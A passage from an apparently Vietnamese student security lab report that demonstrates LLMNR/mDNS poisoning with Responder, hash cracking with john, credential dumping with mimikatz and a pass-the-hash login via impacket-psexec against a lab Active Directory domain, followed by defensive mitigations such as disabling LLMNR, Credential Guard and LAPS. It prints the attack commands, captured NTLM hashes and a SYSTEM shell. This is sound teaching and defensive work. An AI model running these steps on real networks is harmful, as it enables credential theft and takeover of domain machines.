Hành động trên sẽ thực hiện một yêu cầu DNS đến máy chủ DNS Active Directory để tìm ra vị trí của máy CLIENT2. Tuy nhiên, chiếc máy này không tồn tại. Vì vậy, yêu cầu DNS sẽ không thành công. Bây giờ, máy victim sẽ gửi một yêu cầu LLMNR như một dự phòng. Responder có thể nắm bắt yêu cầu LLMNR này và đánh cắp hàm băm NTLM của người dùng


```

nguyencongluc@n19dcat048: ~
File Actions Edit View Help
[+] Generic Options:
  Responder NIC           [eth0]
  Responder IP            [192.168.100.12]
  Responder IPv6          [fe80::3880:fb2:20c:d01]
  Challenge set           [random]
  Don't Respond To Names ['ISATAP', 'ISATAP.LOCAL']

[+] Current Session Variables:
  Responder Machine Name [WIN-S65T5WZSCS3]
  Responder Domain Name  [779S.LOCAL]
  Responder DCE-RPC Port [47772]


[+] Listening for events ...

[*] [MDNS] Poisoned answer sent to 192.168.100.11 for name CLIENT2.local
[*] [MDNS] Poisoned answer sent to fe80::bd29:99c1:9a07:6199 for name CLIENT2.local
[*] [MDNS] Poisoned answer sent to 192.168.100.11 for name CLIENT2.local
[*] [MDNS] Poisoned answer sent to fe80::bd29:99c1:9a07:6199 for name CLIENT2.local
[*] [LLMNR] Poisoned answer sent to fe80::bd29:99c1:9a07:6199 for name CLIENT2
[*] [LLMNR] Poisoned answer sent to 192.168.100.11 for name CLIENT2
[*] [LLMNR] Poisoned answer sent to fe80::bd29:99c1:9a07:6199 for name CLIENT2
[*] [LLMNR] Poisoned answer sent to 192.168.100.11 for name CLIENT2
[SMB] NTLMv2-SSP Client   : fe80::bd29:99c1:9a07:6199
[SMB] NTLMv2-SSP Username : GROUP13\lucsky
[SMB] NTLMv2-SSP Hash     : lucsky::GROUP13:1c52beedee5b3b1e:4F2D2B0245532531E9
629E9C2583B64D:0101000000000000080F7A5FD29ACDA012F271A8C9BACC39A0000000002000800
370037003900530001001E00570049004E002D005300360035005400350057005A0053004300530
0330004003400570049004E002D005300360035005400350057005A0053004300530033002E0037
003700390053002E004C004F00430041004C000300140037003700390053002E004C004F0043004
1004C000500140037003700390053002E004C004F00430041004C000700080080F7A5FD29ACDA01
0600040002000000080030003000000000000000001000000002000001A72CA227D1E35286CE82B7
4194A43380C89E7DF882030687132E09A22A383A20A001000000000000000000000000000000
000900180063006900660073002F0043004C00490045004E005400320000000000000000000000

```


Hình 2-14: Máy victim truy cập vào một máy không tồn tại

Lưu lại hash NTLMv2 này để sử dụng




Hình 2-15: Lưu lại hash NTLMv2

Sử dụng công cụ john để so sánh mã băm của list pass với mã băm nhận được để lấy mật khẩu




Hình 2-16: Crack mật khẩu


Khi có user và password của tài khoản client, tiến hành remote desktop vào client



Hình 2-17: Remote desktop vào máy victim thành công

Tiến hành cài malware (mimikatz) và khởi chạy trên victim





Hình 2-18: Cài phần mềm độc hại vào máy victim

Thực hiện lệnh `Privilege::debug` và `Sekurlsa::logonpasswords` sẽ kết xuất hàm băm của tất cả người dùng đã đăng nhập vào máy hiện tại, bao gồm cả những người admin sử dụng Active Directory để đăng nhập.

```

Select mimikatz 2.2.0 x64 (oe.eo)

Authentication Id : 0 ; 2717596 (00000000:0029779c)
Session : Interactive from 2
User Name : Administrator
Domain : GROUP13
Logon Server : WINSERVER2019
Logon Time : 5/22/2024 4:07:33 AM
ID : S-1-5-21-3665606609-986744621-302389686-500

msv :
[00000003] Primary
* Username : Administrator
* Domain : GROUP13
* NTLM : e45a314c664d40a227f9540121d1a29d
* SHA1 : 68d2cbb7f15aec345fb742a6326ddfec03e61708
* DPAPI : d2f1a2ceef7f82808c751f6d5a6e94d5
tspkg :
wdigest :
* Username : Administrator
* Domain : GROUP13
* Password : (null)
kerberos :
* Username : Administrator
* Domain : GROUP13.VN
* Password : (null)
ssp :
credman :
cloudap :

Authentication Id : 0 ; 2690275 (00000000:00290ce3)
Session : Interactive from 2
User Name : DWM-2
Domain : Window Manager
Logon Server : (null)
Logon Time : 5/22/2024 4:07:01 AM
ID : S-1-5-90-0-2

msv :
[00000003] Primary
* Username : CLIENT1$
* Domain : GROUP13
* NTLM : d33c4d1e1c4b8a16e0b1a45b27e98b18
* SHA1 : 4a15b11b7d5erc81d327a5a195059a5+886c966
tspkg :
wdigest :
* Username : CLIENT1$
* Domain : GROUP13
* Password : (null)
kerberos :
* Username : CLIENT1$
* Domain : group13.vn
* Password : e441mf<S.7E@!HVoPn((HGDF%IPv2*6stW0N_X@;qm6f!VwY<)AG0&LWQ]xOeq<:/aFW]gt<9%i-jAtK03q$1,=C@_5tsq1)

```

Hình 2-19: Kết xuất các hash từ máy victim

Lấy các hàm băm mật khẩu sử dụng `hashdump`

2.3.2 Pass the Hash


Sau khi lấy được một số giá trị băm từ máy đó. Băm có thể hoạt động trên các máy khác trong cùng công ty. Ta có thể lặp lại phương thức tấn công ra các máy khác và leo thang đặc quyền cho đến khi giành được quyền cao nhất. Trong trường hợp này, nhóm em sẽ sử dụng mã băm của user Administrator để thử xâm nhập vào máy server

Sử dụng `Psexec`

Để nhắm mục tiêu quản trị viên Administrator có quyền truy cập vào máy

192.168.100.10 ta sẽ chạy lệnh: `impacket-psexec -hashes`

`:e45a314c664d40a227f9540121d1a29d Administrator@192.168.100.10`



```
nguyencongluc@n19dcat048: ~/Desktop
File Actions Edit View Help
(nguyencongluc@n19dcat048)-[~/Desktop]
$ impacket-psexec -hashes :e45a314c664d40a227f9540121d1a29d Administrator@192.168.100.10
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Requesting shares on 192.168.100.10.....
[*] Found writable share ADMIN$
[*] Uploading file JouAIuFF.exe
[*] Opening SVCManager on 192.168.100.10.....
[*] Creating service vPpn on 192.168.100.10.....
[*] Starting service vPpn.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system

C:\Windows\system32> hostname
winsrvr2019
```

Hình 2-20: Khởi chạy module psexec

Sau khi exploit thành công, công cụ cung cấp cho chúng ta một Windows command shell trên máy. Ta thể thực hiện các hoạt động khai thác khác nhau từ đây, chẳng hạn như trình sát nội bộ hoặc đánh cắp thông tin đăng nhập 192.168.100.10

2.4 Phòng ngừa tấn công Pass-the-Hash


Bảo vệ chống lại các cuộc tấn công Pass-the-Hash là khó khăn vì nhiều lý do. Một tùy chọn có vẻ đơn giản là loại bỏ xác thực NTLM. Điểm yếu của xác thực NTLM đã được biết rõ và không bị giới hạn trong việc vượt qua các cuộc tấn công bẫy. Kết quả là trong Windows 2000, Microsoft đã thay thế NTLM làm giao thức xác thực mặc định bằng một giao thức mạnh hơn nhiều có tên là Kerberos. Tuy nhiên, nhiều ứng dụng của công ty vẫn yêu cầu xác thực NTLMv1 hoặc NTLMv2, vì vậy các tổ chức thường không thể vô hiệu hóa các giao thức này một cách đơn giản. Hơn nữa, ngay cả khi NTLM bị loại bỏ, Kerberos vẫn dễ bị tấn công tương tự có tên là Pass-the-Ticket, trong đó kẻ tấn công sử dụng Kerberos Ticket bị đánh cắp để xác thực mà không cần biết mật khẩu của người dùng.

Tuy nhiên, vẫn có những phương án có thể giúp bảo vệ tổ chức trước các cuộc tấn công Pass-the-Hash. Chúng bao gồm các phương án sau:

- Vô hiệu hóa LLMNR và NBT-NS trong môi trường Windows Active Directory của bạn để ngăn chặn ngộ độc LLMNR và rò rỉ bẫy NTLM

Chúng ta có thể Vô hiệu hóa tính năng này thông qua Group Policy

Enable “Turn OFF Multicast Name Resolution” trong Local Computer Policy > Computer Configuration > Administrative Templates > Network > DNS Client



Hình 2-21: Bật Turn OFF Multicast Name Resolution

- Ngăn chặn những kẻ tấn công không có chỗ xâm nhập để khởi động các cuộc tấn công pass-the-hash:

Để thực hiện một cuộc tấn công *pass-the-hash*, kẻ thù phải giành được chỗ đứng trong mạng. Do đó, mọi thứ có thể làm để ngăn chặn chúng đều là một lợi thế. Các phương pháp hay nhất bao gồm sử dụng công cụ kiểm tra hoạt động đăng nhập và cảnh báo cho ta về những lần đăng nhập không thành công và những nỗ lực khác có thể xảy ra để xâm nhập mạng của bạn.

- Sử dụng tường lửa ở mọi nơi

Yêu cầu tất cả các máy, bao gồm cả máy chủ và máy trạm, phải bật tường lửa, không có ngoại lệ. Điều này sẽ loại bỏ mạng con ngang hàng nhảy từ máy chủ này sang máy chủ khác.

- Kiểm tra lưu lượng trên thiết bị đầu cuối

Bằng cách giám sát các điểm cuối của bạn để thiết lập lưu lượng truy cập, bạn có thể thấy các cuộc tấn công bất thường được thực hiện bởi một máy chủ bị xâm phạm. Các giải pháp của bên thứ ba có thể tự động giám sát các nỗ lực xác thực trên máy trạm và cảnh báo bạn về các cuộc tấn công có thể xảy ra.

- Bảo vệ Tiger 0

Nội dung Tiger 0 bao gồm bộ điều khiển miền, máy chủ dự phòng và các máy chủ khác có tài khoản đặc quyền cao đang chạy trong bộ nhớ, chẳng hạn như tài khoản dịch vụ yêu cầu tư cách thành viên Quản trị viên miền. Để giữ cho các tài khoản này không


bị kẻ thù xâm phạm khi vượt qua các cuộc tấn công bắ, hãy đảm bảo đặt các tài sản này vào mạng con được bảo vệ, sử dụng tường lửa để quản lý lưu lượng và chỉ cho phép mỗi máy chủ giao tiếp với các máy chủ và dịch vụ khác mà chúng cần để chạy đúng cách.

- Bật bảo vệ thông tin xác thực

Bộ bảo vệ thông tin xác thực của Windows là một tính năng bảo mật mà hệ thống Windows 10 trở lên mới có. Nhờ nó mà chúng ta có thể bảo vệ thông tin bí mật được lưu trữ trong hệ thống. Local Security Authority Subsystem Service (LSASS) thực thi chính sách bảo mật trên hệ thống Windows.

Chúng ta có thể kích hoạt tính năng này thông qua Group Policy

1. Trong bảng điều khiển Local Group Policy Editor, chọn Computer Configurations, chọn Administrator, chọn System, chọn Device Guard.
2. Chọn Turn On Virtualization Based Security, sau đó chọn tùy chọn Enabled
3. Trong hộp Select platform security level, chọn Secure Boot hoặc DMA Protection và Secure Boot
4. Trong hộp Credential Guard Configuration, chọn Enabled with UEFI lock
5. Chọn Apply và OK



Hình 2-22: Bật Windows Defender Credential Guard

- Sử dụng managed service accounts (MSAs)

Băm mật khẩu của các tài khoản dịch vụ có thể được sử dụng trong các cuộc tấn công PtH. Một cách hay để giảm rủi ro này là sử dụng standalone managed service accounts (sMSA) hoặc group managed service accounts (gMSA). MSA cung cấp tính năng quản lý mật khẩu tự động để đảm bảo rằng mật khẩu tài khoản dịch vụ (và giá trị băm của chúng) thay đổi thường xuyên và gMSA bị hạn chế sử dụng tương tác. Do đó, chúng có thể làm cho các cuộc tấn công băm vượt qua trở nên ít hữu ích hơn.

- Sử dụng Microsoft LAPS

Local Administrator Password Solution (LAPS) của Microsoft sẽ hỗ trợ rất nhiều cho trò chơi bảo mật của bạn. Các tổ chức thường đặt cùng một mật khẩu cho quyền truy cập quản trị cục bộ trên tất cả các điểm cuối để đơn giản. Đó là một rủi ro bảo mật lớn vì kẻ thù đánh cắp hàm băm của quản trị viên cục bộ trên một máy có thể sử dụng nó để tấn công hàm băm trên mọi máy khác. LAPS giúp việc quản lý các mật khẩu đó trên hàng trăm hoặc hàng nghìn thiết bị của bạn trở nên dễ 